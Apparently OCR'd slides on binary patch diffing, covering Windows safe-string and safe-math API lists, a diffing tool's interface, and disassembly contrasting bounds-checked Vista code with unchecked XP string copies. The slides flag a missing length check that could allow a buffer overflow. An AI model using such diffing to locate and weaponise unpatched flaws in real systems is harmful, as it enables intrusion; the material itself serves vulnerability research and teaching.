
- StringCbCat
- StringCbCatEx
- StringCbCatN
- StringCbCatNEx
- StringCbCopy
- StringCbCopyEx
- StringCbCopyN
- StringCbCopyNEx
- StringCbGets
- StringCbGetsEx
- StringCbLength
- StringCbPrintf
- StringCbPrintfEx
- StringCbVPrintf
- StringCbVPrintfEx
- StringCchCat
- StringCchCatEx
- StringCchCatN
- StringCchCatNEx
- StringCchCopy
- StringCchCopyEx
- StringCchCopyN
- StringCchCopyNEx
- StringCchGets
- StringCchGetsEx
- StringCchLength
- StringCchPrintf
- StringCchPrintfEx
- StringCchVPrintf
- StringCchVPrintfEx



⊟ Math Functions

- DWordAdd
- DWordMult
- DWordPtrAdd
- DWordPtrMult
- DWordPtrSub
- DWordSub
- SizeTAdd
- SIZETAdd
- SizeTMult
- SIZETMult
- SizeTSub
- SIZETSub
- UIntAdd
- UIntMult
- UIntPtrAdd
- UIntPtrMult
- UIntPtrSub
- UIntSub
- ULongAdd
- ULongLongAdd
- ULongLongMult
- ULongLongSub
- ULongMult
- ULongPtrAdd
- ULongPtrMult
- ULongPtrSub
- ULongSub
- UShortAdd
- UShortMult
- UShortSub
- WordAdd
- WordMult
- WordSub

BINARY DIFFING SUITE



Path Configuration ○ File Diffing ● Directory Diffing

Pre-Path:

Post-Path:

Output-Path:

BDS Levels

☑ BDS Level 1

☑ BDS Level 2

Plugins

□ DarunGrim

□ Auto-Diff

□ IDC Script


□ IDARub

□ IDAPython

Welcome to the Binary Diffing Starter from eEye Research.
Select your options, files/directories, and let the diffing begin.

Note: when performing disassembly actions, larger files will take
substantially more time.

SABRE BinDiff



```
0041ed06

ed06    push    ebx
ed07    push    esi
ed08    push    edi
ed09    mov     edi,[esp+arg_4]
ed0d    push    edi
ed0e    push    4
ed10    push    [esp+8+arg_0]
ed14    call    ds:004010E8ASN1PERDecU32Val
ed1a    test    eax,eax
ed1c    jz      short 0041ED54loc_41ED54
```

```
0041ed1e

ed1e    inc     dword ptr[edi]
ed20    mov     eax,[edi]
ed22    cmp     eax,0Bh
ed25    ja      short 0041ED54loc_41ED54
```

```
0041ed27

ed27    xor     ebx,ebx
ed29    test    eax,eax
ed2b    jbe     short 0041ED
```

```
0041ed2d

ed2d    lea     esi,[edi+4]
```


```
0042b98e

b98e    push    ebx
b98f    push    esi
b990    push    edi
b991    mov     edi,[esp+arg_4]
b995    push    edi
b996    push    4
b998    push    [esp+8+arg_0]
b99c    call    ds:004010E8ASN1PERDecU32Val
b9a2    test    eax,eax
b9a4    jz      short 0042B9D4loc_42B9D4
```

```
0042b9a6

b9a6    inc     dword ptr[edi]
b9a8    push    0
b9aa    pop     ebx
b9ab    jz      short 0042B9C8loc_42B9C8
```

```
0042b9ad

b9ad    lea     esi,[edi+4]
```


Example #1   Fully Patched Vista

Safe “strcpy”



```
28409548 loc_28409548:                            ; CODE XREF: CMConvIndexToName(x,x,x,x)+8F↓j
28409548                 mov     eax, [ebp+arg_4]
2840954B                 mov     eax, [eax+esi*4]
2840954E                 cmp     eax, [ebp+var_8]
28409551                 ja      short loc_2840957D
28409553                 test    eax, eax
28409555                 jz      short loc_2840957D
28409557                 dec     eax
28409558                 imul    eax, [ebp+arg_0]
2840955C                 add     eax, ebx
2840955E                 push    eax
2840955F                 push    20h
28409561                 push    edi
28409562                 call    _StringCchCopyA@12 ; StringCchCopyA(x,x,x)
28409567                 test    eax, eax
28409569                 jge     short loc_28409572
2840956B                 mov     [ebp+var_4], 6
28409572
28409572 loc_28409572:                            ; CODE XREF: CMConvIndexToName(x,x,x,x)+7F↑j
28409572                 inc     esi
28409573                 add     edi, 20h
28409576                 cmp     esi, [ebp+arg_C]
28409579                 jb      short loc_28409548
2840957B                 jmp     short loc_2840958D
2840957D ; ---------------------------------------------------------------------------
2840957D
2840957D loc_2840957D:                            ; CODE XREF: CMConvIndexToName(x,x,x,x)+67↑j
2840957D                                          ; CMConvIndexToName(x,x,x,x)+6B↑j
```


Example #1   Fully Patched XP



```
text:66E97DC8 loc_66E97DC8:                         ; CODE XREF: CWMatchBitmap(x,x,x,x,x)+4C83↓j
text:66E97DC8                 mov     eax, [ebp+arg_4]
text:66E97DCB                 mov     eax, [eax+edi*4]
text:66E97DCE                 cmp     eax, [ebp-8]
text:66E97DD1                 ja      short loc_66E97DF9
text:66E97DD3                 test    eax, eax
text:66E97DD5                 jz      short loc_66E97DF9
text:66E97DD7                 dec     eax
text:66E97DD8                 imul    eax, [ebp+arg_0]
text:66E97DDC                 lea     eax, [eax+esi+54h]
text:66E97DE0                 mov     edx, ebx
text:66E97DE2                 sub     edx, eax
text:66E97DE4
text:66E97DE4 loc_66E97DE4:                         ; CODE XREF: CWMatchBitmap(x,x,x,x,x)+4C7A↓j
text:66E97DE4                 mov     cl, [eax]
text:66E97DE6                 mov     [edx+eax], cl
text:66E97DE9                 inc     eax
text:66E97DEA                 test    cl, cl
text:66E97DEC                 jnz     short loc_66E97DE4
text:66E97DEE                 inc     edi
text:66E97DEF                 add     ebx, 20h
text:66E97DF2                 cmp     edi, [ebp+arg_C]
text:66E97DF5                 jb      short loc_66E97DC8
text:66E97DF7                 jmp     short loc_66E97E09
text:66E97DF9 ; ---------------------------------------------------------------------------
text:66E97DF9
text:66E97DF9 loc_66E97DF9:                         ; CODE XREF: CWMatchBitmap(x,x,x,x,x)+4C5F↑j
text:66E97DF9                                       ; CWMatchBitmap(x,x,x,x,x)+4C63↑j
text:66E97DF9                 mov     dword ptr [ebp-4], 7E6h
text:66E97E00                 jmp     short loc_66E97E09
text:66E97E02 ; ---------------------------------------------------------------------------
```

Example #2 Fully Patched VISTA

Boundary Check for string length >16 bytes



```
6c928e48:
cmp word ptr [ esi ] , 0
jz short  6C928E99 loc_6C928E99
```


```
inc [ ebp + var_78 ]
mov eax , [ ebp + var_78 ]
add [ ebp + var_80 ] , 0Ch
cmp eax , [ ebp + var_4C ]
jb short  6C928E39 loc_6C928E39
```

```
6c928e4e:
movzx eax , word ptr [ esi ]
cmp ax , 0Fh
ja short  6C928ECB loc_6C928ECB
```

```
6c928e57:
movzx eax , ax
push eax ; size_t
push dword ptr [ esi + 4 ] ; void *
lea eax , [ ebp + var_24 ]
push eax ; void *
call 6C921F52 _memcpy
```

Example #2 Fully Patched XP

No Boundary Check for string length >16 bytes



```
xor eax , eax
```

```
76dad111:
mov eax , [ ebp + hHandle ]
mov ecx , [ ebp + var_80 ]
add eax , ecx
cmp dword ptr [ eax + 8 ] , 4
jnz short  76DAD171loc_76DAD171
```

```
76dad192:
pop esi
```

